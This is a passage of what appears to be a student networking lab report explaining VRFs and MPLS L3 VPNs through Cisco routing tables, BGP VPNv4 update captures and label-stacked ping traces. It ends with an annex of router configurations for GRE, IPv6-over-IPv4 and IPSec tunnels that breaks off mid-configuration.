C       1.1.1.1 is directly connected, Loopback0
     2.0.0.0/32 is subnetted, 1 subnets
O       2.2.2.2 [110/12] via 200.1.1.10, 00:09:08, GigabitEthernet1/0
C    200.1.1.0/24 is directly connected, GigabitEthernet1/0
O    200.2.2.0/24 [110/11] via 200.1.1.10, 00:09:18, GigabitEthernet1/0
     10.0.0.0/32 is subnetted, 1 subnets
O       10.10.10.10 [110/2] via 200.1.1.10, 00:09:18, GigabitEthernet1/0
R1#sh ip route vrf red

Routing Table: red
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     11.0.0.0/24 is subnetted, 2 subnets
B       11.11.1.0 [200/0] via 2.2.2.2, 00:02:30
C       11.11.2.0 is directly connected, FastEthernet0/1
R1#sh ip route vrf blue

Routing Table: blue
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/24 is subnetted, 2 subnets
C       10.10.1.0 is directly connected, FastEthernet0/0
B       10.10.2.0 [200/0] via 2.2.2.2, 00:02:39
R1#
```

Figure 60 VRFs and MPLS VPNs R1 routing tables

In the Figure 60 it can be seen the router's routing table, i.e. the global routing table, and the routing tables of the different VRFs. It is possible to see that these routing table differ from each other. First, each organization (blue and red organization) contains its own VRF, so its own routing table. In the routing table of blue's VRF there are only the subnets of blue organization. In the other hand, in the routing table of red's VRF there are only the subnets of red organization. By this way, the traffic of each organization is isolated from each other because its routing table only knows the organization's subnets. Note that the route of the second site in each VRF routing table derived from BGP protocol. They were advertised using iBGP sessions between PE routers, this brings a problem: How is possible to distinguish 2 organizations if thy have the same address space? It is possible to note that the organizations can have the same IP address space because each organization uses a different VRF table. But it is not this simple, how are the organizations subnets advertises? Let's say that R1 say to R2 that in its side, costumer A has subnet X, the problem here is that the R2 does not know how to distinguish the Costumer A from Costumer B if they had the same address. So, this problem is solved by defining what is called a Route Distinguisher (RD) which main role is to distinguish among the subnets of different customers. This RD has 8 bytes (its format is ASN:NN, where ASN is the Autonomous System Number and NN is any number) and is appended to the IPv4 prefix making a VPNv4 route. BGP does not support this kind of routes, BGP only supports IPv4 unicast addresses, so MP-BGP (Multiprotocol BGP) is used allowing different types of addresses to be distributed in parallel.






Figure 61 VRFs and MPLS VPNs BGP update message overview

By the Figure 61 it is possible to see that an Update Message contains two BGP – Update Messages with its own Path Attributes, one for each of organizations' subnets (one announcing the site 1 of blue organization and one announcing the site 1 of the red organization). Note: for the site 2 of each organization is also sent an update message.
In more detail, in the Figure 62 and Figure 63 it is shown the path attributes of each BGP message in an Update Message. In Figure 62 we can see the RD 1:1 which appended with the IPv4 10.10.1.0 makes the VPNv4 route. It is also possible to see the MPLS label used by the blue VRF which is the Label 19. Finally, we can notice the Route Target 1:1 which is used to share routes among different VRFs (with this the blue VRF will import this route). Doing the same analysis for the Figure 63 which is the second BGP Update



```
No.  Time        Source   Destination  Protocol  Length  Info
175  127.720836  1.1.1.1  2.2.2.2      BGP       238     UPDATE Message, UPDATE Message

    Marker: ffffffffffffffffffffffffffffffff
    Length: 90
    Type: UPDATE Message (2)
    Withdrawn Routes Length: 0
    Total Path Attribute Length: 67
  v Path attributes
    v Path Attribute - ORIGIN: INCOMPLETE
      > Flags: 0x40, Transitive, Well-known, Complete
        Type Code: ORIGIN (1)
        Length: 1
        Origin: INCOMPLETE (2)
    v Path Attribute - AS_PATH: empty
      > Flags: 0x40, Transitive, Well-known, Complete
        Type Code: AS_PATH (2)
        Length: 0
    v Path Attribute - MULTI_EXIT_DISC: 0
      > Flags: 0x80, Optional, Non-transitive, Complete
        Type Code: MULTI_EXIT_DISC (4)
        Length: 4
        Multiple exit discriminator: 0
    v Path Attribute - LOCAL_PREF: 100
      > Flags: 0x40, Transitive, Well-known, Complete
        Type Code: LOCAL_PREF (5)
        Length: 4
        Local preference: 100
    v Path Attribute - EXTENDED_COMMUNITIES
      > Flags: 0xc0, Optional, Transitive, Complete
        Type Code: EXTENDED_COMMUNITIES (16)
        Length: 8
      v Carried extended communities: (1 community)
        v Route Target: 1:1 [Transitive 2-Octet AS-Specific]
          > Type: Transitive 2-Octet AS-Specific (0x00)
            Subtype (AS2): Route Target (0x02)
            2-Octet AS: 1
            4-Octet AN: 1
    v Path Attribute - MP_REACH_NLRI
      > Flags: 0x80, Optional, Non-transitive, Complete
        Type Code: MP_REACH_NLRI (14)
        Length: 32
        Address family identifier (AFI): IPv4 (1)
        Subsequent address family identifier (SAFI): Labeled VPN Unicast (128)
      v Next hop network address (12 bytes)
          Next Hop: Empty Label Stack RD=0:0 IPv4=1.1.1.1
        Number of Subnetwork points of attachment (SNPA): 0
      v Network layer reachability information (15 bytes)
        v BGP Prefix
            Prefix Length: 112
            Label Stack: 19 (bottom)
            Route Distinguisher: 1:1
            MP Reach NLRI IPv4 prefix: 10.10.1.0
> Border Gateway Protocol - UPDATE Message
```

Figure 62 VRFs and MPLS VPNs BGP update message path attributes 1



```
No.  Time        Source   Destination  Protocol  Length  Info
179  128.980907  1.1.1.1  2.2.2.2      BGP       238     UPDATE Message, UPDATE Message

    Marker: ffffffffffffffffffffffffffffffff
    Length: 90
    Type: UPDATE Message (2)
    Withdrawn Routes Length: 0
    Total Path Attribute Length: 67
  v Path attributes
    v Path Attribute - ORIGIN: INCOMPLETE
      > Flags: 0x40, Transitive, Well-known, Complete
        Type Code: ORIGIN (1)
        Length: 1
        Origin: INCOMPLETE (2)
    v Path Attribute - AS_PATH: empty
      > Flags: 0x40, Transitive, Well-known, Complete
        Type Code: AS_PATH (2)
        Length: 0
    v Path Attribute - MULTI_EXIT_DISC: 0
      > Flags: 0x80, Optional, Non-transitive, Complete
        Type Code: MULTI_EXIT_DISC (4)
        Length: 4
        Multiple exit discriminator: 0
    v Path Attribute - LOCAL_PREF: 100
      > Flags: 0x40, Transitive, Well-known, Complete
        Type Code: LOCAL_PREF (5)
        Length: 4
        Local preference: 100
    v Path Attribute - EXTENDED_COMMUNITIES
      > Flags: 0xc0, Optional, Transitive, Complete
        Type Code: EXTENDED_COMMUNITIES (16)
        Length: 8
      v Carried extended communities: (1 community)
        v Route Target: 2:2 [Transitive 2-Octet AS-Specific]
          > Type: Transitive 2-Octet AS-Specific (0x00)
            Subtype (AS2): Route Target (0x02)
            2-Octet AS: 2
            4-Octet AN: 2
    v Path Attribute - MP_REACH_NLRI
      > Flags: 0x80, Optional, Non-transitive, Complete
        Type Code: MP_REACH_NLRI (14)
        Length: 32
        Address family identifier (AFI): IPv4 (1)
        Subsequent address family identifier (SAFI): Labeled VPN Unicast (128)
      v Next hop network address (12 bytes)
          Next Hop: Empty Label Stack RD=0:0 IPv4=1.1.1.1
        Number of Subnetwork points of attachment (SNPA): 0
      v Network layer reachability information (15 bytes)
        v BGP Prefix
            Prefix Length: 112
            Label Stack: 20 (bottom)
            Route Distinguisher: 2:2
            MP Reach NLRI IPv4 prefix: 11.11.1.0
```

Figure 63 VRFs and MPLS VPNs BGP update message path attributes 2

Update message, related to the announcement of site 1 red organization it is possible to see the 2:2 RD, the MPLS label used is 20 and the Route Target is 2:2. A similar behaviour happens for the BGP Update Message from R2.

To consolidate how VRFs and MPLS VPNs work an ICMP test was made. First Blue1 pinged Blue2 as can be seen in Figure 64, Figure 65 which is the ping in the R1-RA link and Figure 66, Figure 67 which is the ping in the RA-R2 link. By analysing these images is possible to see that the ping request had 2 tags/labels, the 17 Label and 19 Label. Normally in the MPLS Layer 3 VPNs the packets has 2 MPLS tags. The inner tag is the identifier of the network to where the packet should be sent (does not change) and the outer tag is the tag we would normally use with the MPLS (can change). With the help of Figure 72 is possible to understand that the Label 19 represents that it came from 10.10.1.0/24 subnet and the outgoing interface is the one aggregated/blue. The Label 17 is the MPLS tag and will be popped – PHP property of MPLS (the MPLS tag will be popped in the penultimate router) – this can be seen in Figure 66 where the ping request now only has 1 label, the label 19. The same thing can be seen in the ping reply in Figure 65 and Figure 67 where in the link RA-R2 the ICMP request has 2 labels and in RA (penultimate router) the outer tag is excluded and in R1-RA the same ICMP request only has the 19 label referring to the blue network.




Figure 64 VRFs and MPLS VPNs ping request from Blue1 to Blue2 capture on link R1-RA




Figure 65 VRFs and MPLS VPNs ping reply from Blue1 to Blue2 capture on link R1-RA




Figure 66 VRFs and MPLS VPNs ping request from Blue1 to Blue2 capture on link RA-R2




Figure 67 VRFs and MPLS VPNs ping reply from Blue1 to Blue2 capture on link RA-R2

The same test was made for the red organization. Red1 pinged Red2 as it can be seen in the Figure 68, Figure 69 is the ping in the R1-RA link and Figure 70, Figure 71 which is the ping in the RA-R2 link. By analysing these images is possible to see the same behaviour in the red organization. So, this topic will be addressed more briefly. By the Figure 68 and Figure 70 the ping request has also 2 tags, the inner tag 17 which is aggregated to the red organization and the outer tag 21 which is popped in the RA. The reply has 2 tags in the RA-R2 link because it was generated from Red2 and then the outer tag is also popped in RA (because is the penultimate router).




Figure 68 VRFs and MPLS VPNs ping request from Red1 to Red2 capture on link R1-RA




Figure 69 VRFs and MPLS VPNs ping reply from Red1 to Red2 capture on link R1-RA




Figure 70 VRFs and MPLS VPNs ping request from Red1 to Red2 capture on link RA-R2




Figure 71 VRFs and MPLS VPNs ping reply from Red1 to Red2 capture on link RA-R2




Figure 72 VRFs and MPLS VPNs R1 MPLS forwarding table




Figure 73 VRFs and MPLS VPNs R2 MPLS forwarding table

References

How GRE Tunnels Work | VPN Tunnels Part 1
https://www.youtube.com/watch?v=ytAqv7qHGyU&t=94s
MicroNuggets: IPv6 Tunnel Brokers Explained
https://www.youtube.com/watch?v=cC6lu2hfNGI
CISCO GRE AND IPSEC - GRE OVER IPSEC
http://www.firewall.cx/cisco-technical-knowledgebase/cisco-routers/872-cisco-router-gre-ipsec-tunnel-transport.html
When do I use IPsec tunnel mode or transport mode?
https://security.stackexchange.com/questions/76308/when-do-i-use-ipsec-tunnel-mode-or-transport-mode
DMVPN Explained | DMVPN Tunnels Part 1
https://www.youtube.com/watch?v=J-w_n9LCRj8
Cisco GETVPN Training for Network Engineers (Preview)
https://www.youtube.com/watch?v=i8wCBfuGo2k
Understanding (and Configuring) HSRP
https://www.youtube.com/watch?v=-IaUa4-6ZeI
GLBP Operation (Cisco SWITCH (300-115) Complete Video Course)
https://www.youtube.com/watch?v=ujApoqozzsE
OSPF Explained | Step by Step
https://www.youtube.com/watch?v=kfvJ8QVJscc
What is VRF: Virtual Routing and Forwarding
https://www.plixer.com/blog/what-is-vrf-virtual-routing-and-forwarding/
MPLS Overview
https://www.youtube.com/watch?v=_TcuWUNqI48
How to Configure MPLS on Cisco Router - MPLS Configuration Step by Step
https://www.youtube.com/watch?v=V9ij7se6VDw
MPLS Configuration Example Step by Step
https://www.rogerperkin.co.uk/ccie/mpls/cisco-mpls-tutorial/
Cisco: Multi-VRF Support
https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/iproute_pi/configuration/xe-16/iri-xe-16-book/mp-multi-vrf-vrf-lite.html
Multiprotocol BGP
https://en.wikipedia.org/wiki/Multiprotocol_BGP

Annex

3.1.1 Tunneling GRE

- PC1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.3
```

- PC2:

```
ip 192.168.4.100 255.255.255.0 192.168.4.4
```

- RA:

```
conf t
int f0/0
ip add 200.1.1.10 255.255.255.0
no shut
int f0/1
ip add 200.2.2.10 255.255.255.0
no shut
end
conf t
router ospf 1
network 200.1.1.0 0.0.0.255 area 0
network 200.2.2.0 0.0.0.255 area 0
```

- R1:

```
conf t
int f0/0
ip add 200.1.1.1 255.255.255.0
no shut
int f1/0
ip add 192.168.2.1 255.255.255.0
no shut
end
conf t
router ospf 1
network 200.1.1.0 0.0.0.255 area 0
network 1.1.1.1 0.0.0.0 area 0
router ospf 2
router-id 1.1.1.1
exit
int Tunnel 0
ip unnumbered f0/0
tunnel source Lo0
tunnel destination 2.2.2.2
ip ospf 2 area 0
int f1/0
ip ospf 2 area 0
int Lo0
ip add 1.1.1.1 255.255.255.255
end
```

- R2:

```
conf t
int f0/0
ip add 200.2.2.2 255.255.255.0
no shut
```

```
int f1/0
ip add 192.168.3.2 255.255.255.0
no shut
end
conf t
router ospf 1
network 200.2.2.0 0.0.0.255 area 0
network 2.2.2.2 0.0.0.0 area 0
router ospf 2
router-id 2.2.2.2
exit
int Tunnel 0
ip unnumbered f0/0
tunnel source Lo0
tunnel destination 1.1.1.1
ip ospf 2 area 0
int f1/0
ip ospf 2 area 0
int Lo0
ip add 2.2.2.2 255.255.255.255
end
```

- R3:

```
conf t
int f0/0
ip add 192.168.2.3 255.255.255.0
no shut
int f0/1
ip add 192.168.1.3 255.255.255.0
no shut
end
conf t
router ospf 1
router-id 3.3.3.3
network 192.168.1.0 0.0.0.255 area 0
network 192.168.2.0 0.0.0.255 area 0
end
```

- R4:

```
conf t
int f0/0
ip add 192.168.3.4 255.255.255.0
no shut
int f0/1
ip add 192.168.4.4 255.255.255.0
no shut
end
conf t
router ospf 1
router-id 4.4.4.4
network 192.168.3.0 0.0.0.255 area 0
network 192.168.4.0 0.0.0.255 area 0
end
```

3.1.2 Tuneling IPv6 over IPv4

- pc1:

```
ip 192.168.1.100 255.255.255.0 192.168.1.3
```

- pc2:

```
ip 192.168.4.100 255.255.255.0 192.168.4.4
```

- R1:

```
conf t
ipv6 unicast-routing
int f0/0
ipv6 enable
ipv6 add 2001:db8:faca:1::1/64
ipv6 ospf 2 area 0
no shut
exit
int g1/0
ip address 200.1.1.1 255.255.255.0
no shut
ip ospf 1 area 0
exit
int lo0
ip add 1.1.1.1 255.255.255.255
exit
ipv6 router ospf 2
router-id 1.1.1.1
exit
router ospf 1
network 1.1.1.1 0.0.0.0 area 0
network 200.1.1.0 0.0.0.255 area 0
exit
int Tunnel 0
ipv6 address 2001:db8:faca:3::3/64
tunnel source Lo0
tunnel destination 2.2.2.2
tunnel mode ipv6ip
ipv6 ospf 2 area 0
exit
```

- R2:

```
conf t
ipv6 unicast-routing
int g1/0
ip address 200.2.2.2 255.255.255.0
no shut
ip ospf 1 area 0
exit
int f0/0
ipv6 enable
ipv6 add 2001:db8:faca:2::1/64
no shut
ipv6 ospf 2 area 0
exit
int lo0
ip add 2.2.2.2 255.255.255.255
exit
ipv6 router ospf 2
router-id 2.2.2.2
exit
router ospf 1
network 2.2.2.2 0.0.0.0 area 0
```

```
network 200.2.2.0 0.0.0.255 area 0
exit
int Tunnel 0
ipv6 address 2001:db8:faca:3::4/64
tunnel source Lo0
tunnel destination 1.1.1.1
tunnel mode ipv6ip
ipv6 ospf 2 area 0
exit
```

- RA:

```
conf t
int f0/0
ip address 200.2.2.10 255.255.255.0
no shut
exit
int f0/1
ip address 200.1.1.10 255.255.255.0
no shut
exit
router ospf 1
network 200.1.1.0 0.0.0.255 area 0
network 200.2.2.0 0.0.0.255 area 0
exit
int f0/0
ip ospf 1 area 0
exit
int f0/1
ip ospf 1 area 0
exit
```

- R5:

```
conf t
ipv6 unicast-routing
ipv6 router ospf 1
router-id 5.5.5.5
exit
int f0/0
ipv6 enable
ipv6 add 2001:db8:faca:1::2/64
ipv6 ospf 1 area 0
no shut
exit
int f0/1
ipv6 enable
ipv6 add 2001:db8:beca:1::2/64
ipv6 ospf1 area 0
no shut
exit
```

- R6:

```
conf t
ipv6 unicast-routing
ipv6 router ospf 1
router-id 6.6.6.6
exit
```

```
int f0/0
ipv6 enable
ipv6 add 2001:db8:faca:2::2/64
ipv6 ospf 1 area 0
no shut
exit
int f0/1
ipv6 enable
ipv6 add 2001:db8:beca:2::2/64
ipv6 ospf1 area 0
no shut
exit
```

3.2.1 IPSec using ESP in tunnel mode

- R1:

```
conf t
int g1/0
ip address 200.0.1.1 255.255.255.0
no shut
exit
int f0/0
no shut
ip address 10.0.1.1 255.255.255.0
exit
router ospf 1
router-id 1.1.1.1
network 200.0.1.0 0.0.0.255 area 0
exit
ip route 10.0.2.0 255.255.255.0 200.0.1.2
crypto isakmp key saar address 200.0.2.1
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet esp-aes esp-sha-hmac
exit
access-list 110 permit ip 10.0.1.0 0.0.0.255 10.0.2.0 0.0.0.255
crypto map R1-R2-cryptoMap 10 ipsec-isakmp
set peer 200.0.2.1
set transform-set R1-R2-tranSet
match address 110
exit
int g1/0
crypto map R1-R2-cryptoMap
exit
```

- R2:

```
conf t
int g1/0
ip address 200.0.2.1 255.255.255.0
no shut
exit
int f0/0
ip address 10.0.2.1 255.255.255.0
```

```
no shut
exit
router ospf 1
router-id 2.2.2.2
network 200.0.2.0 0.0.0.255 area 0
exit
ip route 10.0.1.0 255.255.255.0 200.0.2.2
crypto isakmp key saar address 200.0.1.1
crypto isakmp policy 1
hash sha
authentication pre-share
group 5
lifetime 86400
encryption aes 256
exit
crypto ipsec transform-set R1-R2-tranSet esp-aes esp-sha-hmac
exit
access-list 110 permit ip 10.0.2.0 0.0.0.255 10.0.1.0 0.0.0.255
crypto map R1-R2-cryptoMap 10 ipsec-isakmp
set peer 200.0.1.1
set transform-set R1-R2-tranSet
match address 110
exit
int g1/0
crypto map R1-R2-cryptoMap
exit
```

- RA:

```
conf t
int f0/0
ip address 200.0.1.2 255.255.255.0
no shut
exit
int f0/1
ip address 200.0.2.2 255.255.255.0
no shut
exit
router ospf 1
router-id 3.3.3.3
network 200.0.1.0 0.0.0.255 area 0
network 200.0.2.0 0.0.0.255 area 0
exit
ip route 10.0.1.0 255.255.255.0 200.0.1.1
ip route 10.0.2.0 255.255.255.0 200.0.2.1
```

- PC1:

```
ip 10.0.1.100 255.255.255.0 10.0.1.1
```

- PC2:

```
ip 10.0.2.100 255.255.255.0 10.0.2.1
```

3.2.2 IPSec using AH in tunnel mode

- R1:

```
conf t
int g1/0
ip address 200.0.1.1 255.255.255.0
no shut
```

```
exit
int f0/0
no shut
